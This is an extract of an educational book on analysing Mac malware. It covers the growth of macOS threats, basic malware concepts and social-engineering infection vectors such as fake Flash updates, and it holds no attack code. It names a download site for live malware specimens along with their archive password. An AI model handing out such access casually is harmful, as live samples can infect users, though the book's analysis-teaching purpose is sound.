
Volume 0x1
Analysis

The Art Of Mac Malware

Patrick Wardle



(The Art of Mac Malware) Volume 1: Analysis

Part 0x0: Introduction

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac

iVerify

Halo Privacy

Comprehensively analyzing (Mac) malware is a multi-faceted topic that requires a myriad of knowledge and skills.

In this book, we cover such knowledge and skills in a practical hands-on manner. Moreover, where relevant, links to more detailed resources are provided for the interested reader.

Starting with Mac malware fundamentals [Part 0x1], we'll then transition into more advanced topics such as static and dynamic analysis tools and techniques [Part 0x2]. To end, we'll apply all the book has taught, walking through a comprehensive analysis of a complex Mac malware specimen [Part 0x3].

Armed with this knowledge, you'll be well along the road to becoming a proficient Mac malware analyst!

> 📝 Note:
>
> If at any point you feel a little over your head, hop over to the Resources section (in Appendix B).
>
> It's full of (other) resources that cover a wide range of topics such as reverse engineering, macOS internals, and general malware analysis.

Acknowledgements

First and foremost, I want to thank my many friends and colleagues in the info-sec community whose guidance and support have been invaluable over the years!

I want to personally acknowledge and thank the many patrons of Objective-See, whose continued support made this book a reality.

I also want to thank the companies and products who participate in the "Friends of Objective-See" program:

Airo AV (https://www.airoav.com/):
Providing antivirus protection exclusively for Mac OS.


SmugMug


Guardian Firewall


SecureMac


iVerify

Halo Privacy

...as they too have helped this book see the light of day!

Finally, a big mahalo to Runa Sandvik for her invaluable input and editing skills!

📝 Note:

Want to support us?

- If you're an individual, join us on patreon!
- If you're a company, join our "Friends of Objective-See" program!

Mahalo 😇

Macs vs. Malware

Do Macs even get malware? If we're to believe an Apple marketing claim once posted on Apple.com ...apparently no!?


> *"[Mac] doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers. That's thanks to built-in defenses in Mac OS X that keep you safe without any work on your part"* [1]

Of course this statement was both deceptive and inaccurate, and (to Apple's credit) has long been removed from their website [1].

> 📝 Note:
>
> The "truth" of this nuanced statement lies in the fact that due to inherent cross-platform incompatibilities (not Apple's "defenses"): a native Windows virus cannot directly execute on macOS.
>
> However even this claim is rather subjective as was highlighted in 2019 by a Windows adware specimen targeting macOS users. The adware was packaged with a cross-platform framework (Mono) that allowed Windows binaries (.exes) to "natively" run on macOS!
>
> See:
> "Windows App Runs on Mac, Downloads Info Stealer and Adware" [2]
>
> And, even back in 2012, cross-platform malware could be found targeting both Windows and macOS:
>
> *"a single piece of malware that can infect both Windows and Mac OS X computers"* [3]

Interestingly, Apple and malware have a long history together. In fact, Elk Cloner [4], the *"first wild virus for a home computer"* [4], infected Apple operating systems!

Since then, malware targeting Apple computers has continued to flourish (albeit to a lesser extent than on Windows systems):



A brief timeline of Apple vs. malware.

Today, it's no surprise that Mac malware is an ever growing threat ...to both end users and to the enterprise.

There are many reasons for this trend, but one simple reason is that as Apple's share of the global computer market grows, Macs become an ever more compelling target to opportunistic hackers and malware authors. (According to Gartner, *"Apple shipped 3.977 million macOS units in Q1 2019"* [5]).

In other words:


more Macs → more targets → more Mac malware

It is also important to note that although Macs are often thought of as primarily consumer-focused machines, their prevalence in the enterprise is rapidly increasing. A report from early 2020 that studied this trend, boldly states, *"the Mac is an enterprise machine"*, and notes that *"Apple continues to grow in the enterprise with its systems in use across the Fortune top 500"*. [6] Such an increase (unfortunately), also begets a parallel increase in sophisticated attacks and malware, designed specifically to target the macOS enterprise (i.e. industrial espionage).

And although Apple's market share still (largely) lags Microsoft, there is some research indicating that Macs are equally (if not moreso) targeted by malicious threats. For example, Malwarebytes noted in their "2020 State of Malware Report":

> *"And for the first time ever, Macs outpaced Windows PCs in number of threats detected per endpoint."* [7]

Kaspersky, in a 2019 report, "Threats to macOS users" [8] also noted a sharp uptick in threats (malware and adware) targeting Macs:



"The number of malicious and potentially unwanted files for macOS, 2004–2019" [8]

📝 Note:

1. Such statistics generally include adware (and/or "potentially unwanted programs").

2. The distinction between malware and adware is rather nuanced and their differences continue to blur. As such, we generally won't differentiate between the two; referring to both simply as malware.

3. Of course as Apple improves the security of macOS, it becomes more difficult for

> malware (and adware) to successfully infect Mac computers.
>
> However, this is unlikely to pose a true obstacle for motivated malware authors.

Interestingly (though unsurprising), a report [9] from 2020 also highlights the growing trend of uniquely Mac-specific malware attacks, created by highly knowledgeable macOS hackers:

> *"All of the samples reviewed above have appeared in the last eight to ten weeks and are evidence that threat actors ...are themselves keeping up-to-date with the Apple platform. These are not actors merely porting Windows malware to macOS, but rather Mac-specific developers deeply invested in writing custom malware for Apple's platform."* [9]

As illustrated in the following examples, such depth and knowledge has led to an increase in the sophistication of attacks and malware against macOS and its users:

- Use of 0days:
  "Burned by Fire(fox): a Firefox 0day Drops a macOS Backdoor"

  "Via a Firefox 0day, the attackers persistently deployed a macOS binary …[a] persistent payload of a rather sophisticated targeted attack against cryptocurrency exchange(s)" [9]

- Sophisticated Targeting:
  "In the Tails of WINDSHIFT APT"

  "WINDSHIFT was observed launching sophisticated and unpredictable spear-phishing attacks against specific individuals and rarely targeting corporate environments" [10]

- Advanced (Stealth) Techniques:
  "Lazarus Group Goes 'Fileless'"

  "Lazarus group continues to target macOS users with ever evolving capabilities ...[such as] a new sample with the ability to remotely download and execute payloads directly from memory!" [11]

- Bypassing (recent) macOS Security Features:
  "New Mac malware uses 'novel' tactic to bypass macOS Catalina security"

> *"Security researchers ...have discovered a new Mac malware in the wild that tricks users into bypassing modern macOS app security protections."* [12]

Whether this increased attack sophistication is in response to Mac users becoming more threat savvy (read: less naive) and increased availability in free macOS security tools, or Apple improving the core security of macOS, or a combination thereof, is open to debate.

Kaspersky's 2019 "Threats to macOS users" report [8] sums up the "Macs vs. Malware" discussion quite articulately and concisely:

> *"Our statistics concerning threats for macOS provide fairly convincing evidence that the stories about this operating system's complete safety are nothing more than that. However, the biggest argument against the idea that macOS (and iOS as well) is invulnerable to attack is the fact that there already have been attacks against individual users of these operating systems and groups of such users. Over the past few years, we have seen at least eight campaigns whose organizers acted on the presumption that the users of MacBook, iPhone, and other devices do not expect to encounter malware created specifically for Apple platforms."* [8]

All in all, it's clear that Mac malware is here to stay ...and that both its sophistication and insidiousness will only continue to increase.

Up Next

With the increased prevalence and sophistication of malware targeting Apple's desktop OS we must respond! And, (as cliche as it might be), knowledge is truly power.

As such, read on! This book provides the knowledge to comprehensively understand and combat these insidious threats.

> 📝 Note:
>
> For the interested reader who wants to delve deeper or follow along in a hands-on manner, the (majority of the) malware specimens referenced in this book are available for download from Objective-See's online malware collection [12].
>
> The password for the specimens in the collection is: infect3d

> ...and it’s worth reiterating that this collection contains live malware, so, please don’t infect yourself!

References

1. “Macs and Malware – See how Apple has changed its marketing message”
https://nakedsecurity.sophos.com/2012/06/14/mac-malware-apple-marketing-message/

2. “Windows App Runs on Mac, Downloads Info Stealer and Adware”
https://blog.trendmicro.com/trendlabs-security-intelligence/windows-app-runs-on-mac-downloads-info-stealer-and-adware/

3. “Cross-platform malware exploits Java to attack PCs and Macs”
https://www.zdnet.com/article/cross-platform-malware-exploits-java-to-attack-pcs-and-macs/

4. Elk Cloner
http://virus.wikidot.com/elk-cloner

5. “Apple’s share of global computer market grows”
https://www.cultofmac.com/618730/q1-2019-pc-market-apple-mac-gartner/

6. “Mac adoption at SAP doubles as Apple enterprise reach grows”
https://www.applemust.com/mac-adoption-at-sap-double-as-apple-enterprise-reach-grows/

7. “2020 State of Malware Report”
https://resources.malwarebytes.com/files/2020/02/2020_State-of-Malware-Report-1.pdf

8. “Threats to macOS users”
https://securelist.com/threats-to-macos-users/93116/#malicious-and-unwanted-programs-for-macos

9. “Four Distinct Families of Lazarus Malware Target Apple’s macOS Platform”
https://www.sentinelone.com/blog/four-distinct-families-of-lazarus-malware-target-apples-macos-platform/


10. “Burned by Fire(fox) part i: a firefox 0day drops a macOS backdoor”
https://objective-see.com/blog/blog_0x43.html

11. “In the Tails of WINDSHIFT APT”
https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf

12. “Lazarus Group Goes 'Fileless': an implant with remote download & in-memory execution”
https://objective-see.com/blog/blog_0x51.html

13. “New Mac malware uses 'novel' tactic to bypass macOS Catalina security”
https://appleinsider.com/articles/20/06/18/new-mac-malware-uses-novel-tactic-to-bypass-macos-catalina-security

14. Objective-See’s Malware Collection
https://objective-see.com/malware.html



(The Art of Mac Malware) Volume 1: Analysis

Part 0x1: (Mac) Malware Basics

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac

iVerify

Halo Privacy

To begin, let's discuss various foundational topics of (Mac) malware, as it is important to have such foundations before diving into more advanced topics.

In this introductory section, we'll cover Mac malwares':

- **Infection Vectors**:
  The means by which malware gains access (i.e. infects) a system.


  Though social engineering methods are currently the norm, other more creative and stealthy methods of infection systems are gaining popularity.

- **Methods of Persistence**:
  The means by which malware ensures it will be automatically (re)executed by the operating system, on system startup or user login.

  Though a handful of methods are regularly (ab)used, there are a myriad of surreptitious means by which malware can gain persistence.

- **Capabilities**:
  The payload of the malware (i.e. its goals).

  Malware created by cyber-criminals is generally interested in financial gains, whereas cyber-espionage (state-sponsored) malware seeks to spy on users.



(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x1: Infection Vectors

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac


iVerify


Halo Privacy

A malware's infection vector is the means by which it gains access to (i.e. infects) a system.

Throughout the years, malware authors have relied on various mechanisms ranging from social engineering tricks to advanced remote 0day exploits.

Here, we'll discuss a few of the most common techniques (ab)used by Mac malware authors.

By far the most common method of infecting Mac users with malicious code involves tricking or coercing the users into infecting themselves ...in other words, directly downloading and running the malicious code (vs. say remote exploitation).

Several common social engineering attacks that, as noted, requiring tricking users into (directly) infecting themselves with malware include:

- Fake updates
- Fake applications
- Trojanized Applications
- (Infected) pirated applications

📝 Note:

To thwart (or at least counter) these "user assisted" infection vectors, Apple introduced Application Notarization requirements in macOS 10.15 (Catalina).

Such requirements ensure that Apple has scanned (and approved) all software before it is allowed to run on macOS:

"Notarization gives users more confidence that the Developer ID-signed software you distribute has been checked by Apple for malicious components." [1]


Though not infallible it is an excellent step at combating basic macOS infection vectors ...though malware authors have been quick to adapt. [2]

Fake Updates (via Browser Popups)

If you're a Mac user, you've likely encountered malicious pop ups as you've browsed the web. "Update Your Flash Player" screams a modal browser popup linking to a download that (completely) unsurprisingly is not a legitimate Flash update, but rather malware or adware.

This common method of coercing users to infect themselves involves malicious websites (especially those offering "free" (video) content) or malicious ads on legitimate websites, displaying misleading popups.

Adware, such as `OSX.Shlayer` [3], is especially fond of this infection vector:



Fake Flash Player Update (`OSX.Shlayer`) [3]

